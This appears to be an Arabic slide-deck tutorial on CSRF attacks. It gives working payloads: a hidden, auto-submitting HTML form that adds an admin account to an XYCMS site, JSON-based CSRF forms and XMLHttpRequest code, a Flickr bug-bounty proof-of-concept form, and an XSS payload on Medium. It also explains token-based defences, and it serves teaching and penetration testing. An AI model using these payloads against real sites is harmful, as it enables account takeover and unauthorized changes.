- انقر فوق إنشاء HTML لإنشاء index.html الذي تم إنشاؤه تحت حث المسؤول على الفتح ، وبعد فتحه ، سيكون الأمر كما يلي:



# ثغرة ال CSRF (تكميله...)


- بنجاح ، نحن ننظر إلى الخلفية.

ID	用户名	角色	登录次数	最后登录	操作
1	admin	超级管理员	557 次	2013/2/19 12:56:10	<button>修改</button> <button>删除</button>
23	123	超级管理员	0 次	2015/1/7 13:49:39	<button>修改</button> <button>删除</button>

- يمكنا أن ترى أنه تم إضافته بنجاح.
- يمكنا وضع هذا index.html على الخادم الخاص بنا ، ويقوم المسؤول بفتحه حيث يجب أن يكون المسؤول في الخلفية في ذلك الوقت ، أو لم تنتهي جلسة المسؤول ثم حث المسؤول على فتح هذه الصفحة باى طريقة من طرق الهندسة العكسية.

# ثغرة ال CSRF (تكميله...)

- هنا لست بحاجة إلى البرنامج أعلاه لإكمال حيث يمكننا على الهجوم بطريقة أخرى (manual)
- حيث كنت أرغب في غزو موقع ويب وعلمت أن هذا الموقع يستخدم XYCMS، لذلك قمت بتنزيل كود مصدر XYCMS عبر الإنترنت وتحليله. لقد وجدت أنه لا يوجد تحقق من الرمز المميز في المكان الذي تم فيه إضافة المسؤول في الخلفية ، لذلك شرعت في بناء الكود.



- F12 انظر إلى الرابط لإضافة مسؤول

# ثغرة ال CSRF (تكمله...)

- فتح هذا الرابط هو المكان الذي تتم فيه إضافة المسؤول.

你当前的位置 : [管理员管理]

ID : 1	admin	超级管理员	登录 560 次
--------	-------	-------	----------

**添加管理员**

管理员帐号 :  \* [管理帐号只能由字母、数字及下划线组成]

登录密码 :  \*

确认密码 :  \*

IREEBUF

# ثغرة ال CSRF (تكميله...)

- U Ctrl + انظر إلى شفرة المصدر ، وانسخ كل المحتوى الموجود في علامة النموذج ، ثم ضعه في ملف html المحلي كما يظهر كالتالي:

```
index.html
1 <form action="admin_manage.asp?act=add" method="post" name="add">
2 <input name="admin" type="text" size="30" />
3 <input name="password" type="text" size="30" />
4 <input name="password3" type="text" size="30" />
5 <input type="submit" name="button" id="button" value="提交数据" class="button"/>
6 </form>
```

# ثغرة ال CSRF (تكمله...)

- حسناً ، الآن دعنا نغيرها ونغير action إلى موقع الويب المستهدف a.cn ، ثم نضيف قيمة القيمة في المكان الذي يكون فيه نوع الإدخال نصاً ، هذه القيمة هي حساب المسؤول وكلمة المرور التي تريد إضافتها ، بعد التغيير يظهر كالتالي:

```
1 <form action="http://a.cn:88/admin_manage.asp?act=add" method="post" name="add">
2 <input name="admin" type="text" size="30" value="123"/>
3 <input name="password" type="text" size="30" value="123456"/>
4 <input name="password3" type="text" size="30" value="123456"/>
5 <input type="submit" name="button" id="button" value="提交数据" class="button"/>
6 </form>
```

# ثغرة ال CSRF (تكميله...)

- دعنا نفتح الاختبار ونرى ما إذا كان بإمكاننا إضافة مسؤول



# ثغرة ال CSRF (تكميله...)

- تمت الإضافة بنجاح ، في حالة ارسال الرابط للضحية و بمجرد ضغط الضحية على الرابط نقوم بإضافة admin جديد تلقائياً. سيتم استخدام JavaScript هنا كما يظهر كالتالي:

```
<body onload="javascript:csrf()">
<script>
function csrf(){
document.getElementById("button").click();
}
</script>
<form action="http://a.cn:88/admin/admin_manage.asp?act=add" method="post" name="add">
<input name="admin" type="text" size="30" value="1"/>
<input name="password" type="text" size="30" value="1"/>
<input name="password3" type="text" size="30" value="1"/>
<input type="submit" name="button" id="button" value="提交数据" class="button"/>
</form>
</body>
```

# ثغرة ال CSRF (تكمّله...)

- بعد الفتح ، تمت إضافته تلقائياً. الخطوة التالية هي إخفاء النموذج. نضيف فقط نمطاً لإخفاء النموذج. مثل هذا:

```
1 <body onload="javascript:csrf()">
2 <script>
3 function csrf(){
4 document.getElementById("button").click();
5 }
6 </script>
7 <style>
8     form{
9         display: none;
10    }
11 </style>
12 <form action="http://a.cn:88/admin/admin_manage.asp?act=add" method="post" name="add">
13 <input name="admin" type="text" size="30" value="1"/>
14 <input name="password" type="text" size="30" value="1"/>
15 <input name="password3" type="text" size="30" value="1"/>
16 <input type="submit" name="button" id="button" value="提交数据" class="button"/>
17 </form>
18 </body>
```

- اكتملت صفحة ويب csrf، وحملها على b.cn المسؤول على فتحها.

# ثغرة ال CSRF (تكميله...)

- السبب وراء نجاح هجوم CSRF هو أن المخترق يمكنه تزوير طلب المستخدم بالكامل. جميع معلومات مصادقة المستخدم في الطلب موجودة في ملف تعريف الارتباط Cookie ، لذلك يمكن للمتسلل استخدام ملف تعريف الارتباط الخاص بالمستخدم مباشرة دون معرفة معلومات المصادقة. الحماية من ال CSRF، هي إضافة رمز مميز CSRF Token بشكل عشوائي إلى طلب HTTP، وإنشاء اعتراض من الخادم للتحقق من الرمز المميز. إذا لم يكن هناك رمز مميز في الطلب أو أن محتوى الرمز المميز غير صحيح ، فيعتبر أنه قد يكون هجوم CSRF ورفض الطلب.
- يعتبر ال CSRF Token زى ال Two-Factor Authentication لطلبات المستخدم حيث ان CSRF Token هو ال Second Factor و Cookie هو ال First Factor

# ثغرة ال CSRF (نكمله...)

- الحماية من ثغرات CSRF
- على جانب المستخدم :
  - لا تفتح اى لينك غير موثوق فيه
  - تأكد جيدا من اسم الموقع
- على جانب الموقع:
  - لابد من استخدام Token لحماية الموقع
  - لحماية تطبيق الويب من هذا النوع من الهجمات يجب الاعتماد على CSRF token و هي عباره عن الحاق الـ key form مزوده من السيرفر تعتمد على جلسة المستخدم وكلمه سريه يتم ارسالها مع request response بما أن request مزود بالكلمه السريه لن يستطيع المهاجم من توليد token صحيح الا عن طريق هجوم MITM

# ثغرة ال CSRF (تكميله...)

- سوف نتحدث عن أحد الثغرات التي كثيراً ما نقابلها كمختبرين إختراق لتطبيقات الويب، إلا و هي ال JSON Based CSRF كثيراً ما تعتمد الـ web applications على تقنية JSON اختصاراً لمصطلح **JavaScript Object Notation** لإرسال و استقبال الطلبات من و إلى السيرفر ، وقد تكون هذه ال web applications معرضة لثغرة مثل CSRF في هذه الحالة، استغلال الثغرة يكون أكثر تعقيداً من استغلالها في الحالات العادية.
- لنفترض مثلاً أننا كنا نقوم باختبار إختراق موقع معين، و اكتشفنا الطلب التالي:

```
POST /edit/1/username HTTP/1.1
```

```
Host: example.com
```

```
Content-Type: application/json
```

```
Content-Length: 19
```

```
{"username": "test"}
```

# ثغرة ال CSRF (تكميله...)

- و كل ما يقوم به الطلب هو إرسال ال username الجديد و قيمته test إلى ال server قد يكون جلياً لك انه لا يوجد أي نوع من انواع ال tokens في الطلب، مما يسمح لنا بالقيام بهجمات CSRF و تغيير ال username للضحية بدون علمه إذا ما تم زيارة صفحة تحت تحكمنا. الخطوة التالية هي تحضير ملف HTML للقيام بالهجوم، و لكن كيف سنقوم بذلك في الحالات العادية.
- يتم إرسال ال parameters و قيمها في صورة parameter=value، و المقابل لذلك في كود ال HTML هو التالي:

```
<input type="hidden" name="username" value="test" />
```

# ثغرة ال CSRF (تكميله...)

- ولكن في هذه الحالة ما يرسل هو في صورة {"parameter": "value"}, فماذا يمكننا فعله ؟

## • المحاولة الأولى:

- يمكننا محاولة التلاعب بקוד ال HTML لإرسال طلب مشابه للطلب السابق، و لكن مع بعض الاختلافات كالتالي:

```
<html>
<body>
    <form action="https://example.com/edit/1/username" method="POST" enctype="text/plain">
        <input type="hidden" name='{"username":"hacked"}' value='' />
        <input type="submit" value="Submit!" />
    </form>
</body>
</html>
```

# ثغرة ال CSRF (تكميله...)

- الكود السابق يستخدم `request.form` لعمل ال `enctype`، و يجب ملاحظة أن قيمة ال `URL` الموجودة هي `text/plain`، و ذلك لمنع المتصفح من القيام بعملية `form encoding` للمدخلات قبل إرسال الطلب.
- في ال `form` يوجد `input` ليس له قيمة، و لكن قيمة ال `name` فيه هي `{"username": "test"}`، الآن لنرسل الطلب في المتصفح و نري ما يحدث (يمكن رؤية الطلب المرسل عن طريق استخدام أي `proxy tool` مثل `(Burp Suite)`):

```
POST /edit/1/username HTTP/1.1
```

```
Host: example.com
```

```
Content-Type: text/plain
```

```
Content-Length: 24
```

```
{"username": "hacked"}=
```

# ثغرة ال CSRF (تكميله...)

- ما الذي تم تحديداً؟ و لماذا هناك علامة = بعد ال payload المرسل؟
- كما حددنا لـ form في كود ال HTML، تم إرسال الطلب و تحديد ال Content-Type ك text/plain، و كما نري يتم إرسال ال payload بدون عمل URL encoding و لكن تم إرسال علامة =، و ذلك لأننا حددنا ال payload المرسل قيمة لـ name في ال input، و ما يفعله المتصفح هو انه يأخذ قيمة ال name و يتبعها بعلامة = ثم يتبعهما بقيمة ال value، و التي هي فارغة في هذه الحالة.
- الآن، يمكن أن نقول أن الهجوم قد نجح حينما يتتوفر الشرطين التاليين:
- ال Content-Type header لا يقوم بالتأكد من أن قيمة ال web application هي application/json
- ال JSON parser يتجاهل القيم الزائدة في محتوي الطلب، مثل علامة ال = في هذه الحالة

# ثغرة ال CSRF (تكميله...)

- المحاولة الثانية:
- لحسن الحظ، هناك حل أكثر عملية من الحل السابق، دعونا ننظر للكود ال HTML المعدل أدناه:

```
<html>
<body>
  <form action="https://example.com/edit/1/username" method="POST" enctype="text/plain">
    <input type="hidden" name='{"username":"hacked","ignorable":true}' value="" />
    <input type="submit" value="Submit!" />
  </form>
</body>
</html>
```

# ثغرة ال CSRF (تكميله...)

- في الكود المعدل قمنا بـتغيير قيمة ال name و ال value بطريقة تسمح لنا بإرسال قيمة JSON سلية، و في نفس الوقت تسمح لنا باستغلال الثغرة بطريقة سلية و ناجحة. التالي هو الطلب المرسل لل server في هذه الحالة:

```
POST /edit/1/username HTTP/1.1
Host: example.com
Connection: close
Content-Type: text/plain
Content-Length: 39
>{"username":"hacked","ignorable": "="}
```

# ثغرة ال CSRF (تكميله...)

- ماذا تم في هذه الحالة ؟
- كما ذكرنا سابقا، المتصفح يرسل قيمة ال name ثم = ثم قيمة ال value، ففي هذه الحالة كل ما فعلناه هو أننا أضفنا قيمة زائدة إسمها ignorable عبر إضافة علامة " ; " في ال JSON المرسل، و قيمتها في هذه الحالة هي =. هذه الطريقة لا تعمل في كل الحالات، حيث أنه يجب أن تكون إضافة parameters جديدة للطلب المرسل لل server مسروقة من قبل ال web application، وأن تكون قيم هذه ال parameters متغيرة من ناحية ال backend code.
- لعلك الآن تفكّر في القيام بنفس الهجوم و لكن عن طريق استخدام XMLHttpRequest، لننطرق لهذا الأمر و نري ما سيحدث. سنقوم بتعديل كود ال HTML ليحتوي على الكود الآتي:

# ثغرة ال CSRF (تكميله...)

```
<html>
<body>
    <script>
        var xhr = new XMLHttpRequest();
        xhr.withCredentials = true;
        xhr.open("POST", "https://example.com/edit/1/username", true);
        xhr.setRequestHeader("Content-Type", "application/json");
        xhr.send(JSON.stringify({"username": "hacked"}));
    </script>
</body>
</html>
```

# ثغرة ال CSRF (تكميله...)

- في هذه الحالة تمت كتابة كود Javascript يقوم بالتالي:
- خلق object جديد نوعه XMLHttpRequest و إسمه xhr، هذا ال xhr هو ببساطة ما يقوم بإرسال الطلب لل server لاحقاً
- تعديل xhr عن طريق تغيير قيمة attribute withCredentials يدعى true، وفي هذه الحالة سيتم إرسال ال cookies الخاصة بالموقع المصايب مع الطلب المرسل
- استخدام دالة open لإرسال طلب POST لل URL المذكور
- إضافة application/json request header للطلب إسمه Content-Type و قيمته JSON حتى يتم تقليد الطلب الأصلي بدقة
- وأخيراً، استخدام دالة send لإرسال الطلب فعلياً عن طريق تحويل ال payload ل JSON عبر استخدام دالة JSON.stringify ثم تمرير ال payload الناتج لدالة send السابقة ذكرها

# ثغرة ال CSRF (تكميله...)

- أخيراً، يتم إرسال الطلب أوتوماتيكياً حين فتح الصفحة في أي متصفح، الآن سنفتح الصفحة ونستخدم Burp Suite أو أي أداة proxy حتى نتمكن من رؤية الطلب المرسل:

---

```
OPTIONS /edit/1/username HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
origin: null
Connection: close
Cache-Control: max-age=0
```

# ثغرة ال CSRF (تكميله...)

- ماذا تم إرسال طلب OPTIONS بدلًا من طلب POST ؟
- حينما يتم إرسال طلب بأي request method في المتصفحات الجديدة باستخدام XMLHttpRequest، يتم التأكد أولاً من قيمة ال Content-Type header، إذا لم تكن تساوي text/plain يتم إرسال طلب OPTIONS قبل الطلب الأصلي، يعرف هذا النوع من الطلبات بـ pre-flight requests، و يتم عادةً كمرحلة من مراحل التأكيد من جداره الموقع في هذا السياق يسمى Origin بإرسال هذا الطلب.
- إذا احتوى رد ال server على ال pre-flight request وكانت قيمته هي \* بمعنى أي Origin أو كانت قيمته هي ال domain المرسل للـ preflight header في حالتنا هو null و ذلك لأننا أرسلناه من الكمبيوتر الشخصي لدينا وليس من server، يتم إرسال الطلب الأصلي فقط في هذه الحالة. يتم تجاهل الطلب الأصلي إن لم تكن هذه هي الحال.
- فماذا إذاً يمكننا أن نفعل إذا لم يكن الرد هو الرد المطلوب ؟
- كما فعلنا في المثال السابق، في هذه الحالة يجب إرسال الطلب بعد تغيير ال Content-Type header إلى text/plain ثم إرسال الطلب مجددًا، الصورة التالية هي للطلب بعدما غيرنا ال header المذكور مسبقاً:

# ثغرة ال CSRF (تكميله...)

```
POST /edit/1/username HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain
Content-Length: 21
origin: null
Connection: close
Cache-Control: max-age=0

{"username": "hacked"}
```

كما نرى ، تم إرسال طلب POST كما أردنا و بدون إرسال pre-flight request كما حدث في المثال السابق، مع العلم بأن نجاح الهجوم في هذه الحالة يعتمد كل الاعتماد على الشرطين المذكورين سابقاً في المثال السابق.

# ثغرة ال CSRF (تكميله...)

- ثغرة CSRF في Flickr لتعديل تفاصيل الصور
- في عام 2014 وحين كنت أبحث عن برامج الجوائز صادفتني أن شركة ياهو Yahoo تضع موقع Flicker وتطبيقاته ضمن برامج الجوائز الخاصة بهم حيث يعتبر Flickr من أشهر مواقع مشاركة الصور في العالم لذا تحدي نفسي لابحث فيه على ثغرات فلا شيء هو محمي 100% ومع خبراتي القليلة ببرامج الجوائز سابقاً



# ثغرة ال CSRF (تكميله...)

- لذا بدأت التحري حول الموقع وجدته يستخدم PHP ويملك 87 مليون مستخدم ، انا أحب أن أبحث عن الأمر التي يكون الموقع مصمم من أجلها لأنها تكون مهمة ومهمة الموقع مرتكزة عليها في حال Flickr فهي الصور حيث بدأت بالبحث عن XSS,CSRF,permission bypass .
- بعد البحث وجدت ان الحماية المطبقة لموقع Flickr هي متغير مميز يدخل في كل طلب عن طريق الصفحة وليس في ال HEADER HTTP وكان اسمه magic\_cookie حيث في كل طلب يتم ادخاله مع الطلب ويتأكد الموقع من صحته من خلال مطابقة ال magic\_cookie الموجود في الطلب والصفحة مع الموجود في السيرفر وبهذا يمنع ادخال الطلبات من صفحات اخرى
- هذه هي الميكانيكية المستخدمة في اغلب المواقع حيث يتم توليد رقم عشوائي في الصفحة الذي يوجد بها FORMS ويتم ادخاله في الطلبات للتأكد من أن الطلب الخاص بالفورم يأتي من نفس الصفحة .
- وبذلك بدأت البحث في الطلبات وحاولت ان اكتشف خلل في (التعديل ، الحذف ، الرفع،.. الخ ) .

# ثغرة ال CSRF (تكميله...)

- الخطوات
- اول ما قمت به هو رفع صورة عن طريق الموقع الاساسي (ليس النسخة الحديثة).
- تم رفع الصورة وبعدها يطلب منك وضع عنوان او اي تفاصيل عن طريق صفحة اخرى (تم تغييرها) .
- وبعد ان تضع عنوان وتفاصيل سوف يكون الطلب كالتالي :

```
Host: www.flickr.com
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:31.0) Gecko/20100101 Firefox/31.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Long one !!!
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 208


edit_done=1&upload_ids=14401638983&just_photo_ids=&set_id=
&magic_cookie=32e285e98bbef3aa6af8c879891c01b&title_14401638983=XSRF+bug+POC1
&description_14401638983=XSRF+bug+POC1&tags_14401638983=XSRF+POC1
&tags_14401638983=XSRF+POC2&Submit=SAVE
```

# ثغرة ال CSRF (تكميله...)

- لاحظت من الطلب ان magic\_cookie عبارة عن MD5 مميز .
- حاولت ان اغير به الى قيم اخرى او تقصيره او اطالته من اجل التاكد من ان السيرفر يطابقه مع الصفحة وبعد عدة محاولات كان يتم تحويل الصفحة الى صفحة الصورة بدون اي تغير على المحتوى
- كنت اقوم بادخال قيم جديدة للمتغيرات كاسم الصورة والتفاصيل واقوم بتغيير الmagic\_cookie في الطلب اذا تم الطلب وتم تغير المحتوى الخاص بالصورة فان الثغرة نجحت اما اذا لم يتم تغير شيء يعني ان الصفحة غير مصابة
- كل ما قمت به كان في ظرق ربع ساعة فقد مسحت magic\_cookie في اول طلب لي لكن الوضع لم يفلح في تغير المحتوى ولكن انتبهت اني وضعت قيم id ليست لصورة املكها لذلك عدت وسمحت قيمة magic\_cookie وتركتها فارغة وارسلت الطلب وتغير محتوى الصورة !!!!!

# ثغرة ال CSRF (تكمله...)

- لذلك قمت بعمل سكريبت بسيط لك POC لاقدمه لشركة ياهو ..



The screenshot shows a Notepad++ window with the title bar "C:\Users\abdullah\Desktop\f XSSRF.html - Notepad++". The menu bar includes File, Edit, Search, View, Encoding, Language, Settings, Macro, Run, Plugins, Window, and Help. The toolbar below has various icons for file operations. The main editor area contains the following code:

```
1 <html>
2   <h2>XSRF @ Flickr </h2>
3   <form action="https://www.flickr.com/photos/upload/edit" method="post" enctype="">
4     <input type="hidden" name="edit_done" value="1"/>
5     <input type="hidden" name="upload_ids" value="14401638983"/>
6     <input type="hidden" name="just_photo_ids" value="" />
7     <input type="hidden" name="set_id" value="" />
8     <input type="hidden" name="magic_cookie" value="" />
9     <input type="hidden" name="title_14401638983" value="XSRF bug POC1"/>
10    <input type="hidden" name="description_14401638983" value="XSRF bug POC1"/>
11    <input type="hidden" name="tags_14401638983" value="XSRF POC1"/>
12    <input type="hidden" name="Submit" value="SAVE"/>
13    <input type="submit" value="click here to see magic">
14  </form>
15 </html>
```

# ثغرة ال CSRF (تكميله...)

- مقال : اختراق حساب Medium بضغطة واحدة
- السلام عليكم ، قبل يومين من الأن كنت ابحث في كوكل عن بعض البايلودات الجديدة وفجأة دخلت على موقع medium فجأة تم تشغيل باي لود XSS في الصفحة بدون ان اقوم باي شيء !؟
- بعد البحث وجدت ان الصفحة تحتوي على كود جافا سكريبت يقوم بقراءة أسم الموضوع من دون فلترة ولكن الطول محدود لأسم الموضوع .
- قمت بتطوير الثغرة من XSS محدودة الى ثغرة اختراق الحساب بضغطة واحدة للرابط واليوم سأشرح خطوات السلسلة وهو أمر مهم بالإختراق بتطوير الثغرة من ذات خطورة عادية الى خطورة أكبر عن طريق سلسلة من الأستغلالات .


# ثغرة ال CSRF (تكمله...)

- البداية
- في بداية الأمر بعد ان عرفت أين يكون حقن البايلود عملت حساب في الموقع وعملت موضوع جديد باسم الباي لود لكي نجربه .

The screenshot shows a draft post on Medium.com. The URL in the header is https://medium.com/p/dc95000cf20a/edit. The post title is "x"&gt;&lt;script&gt;alert(1337)&lt;/script&gt;x". The post content is "><script>alert(1337)</script>" followed by the text "xss here". The post has a placeholder image and is labeled "Draft". The footer includes "Keyboard shortcuts" and the author's name "Ahmed Hashem El Fiky".

# ثغرة ال CSRF (تكمله...)

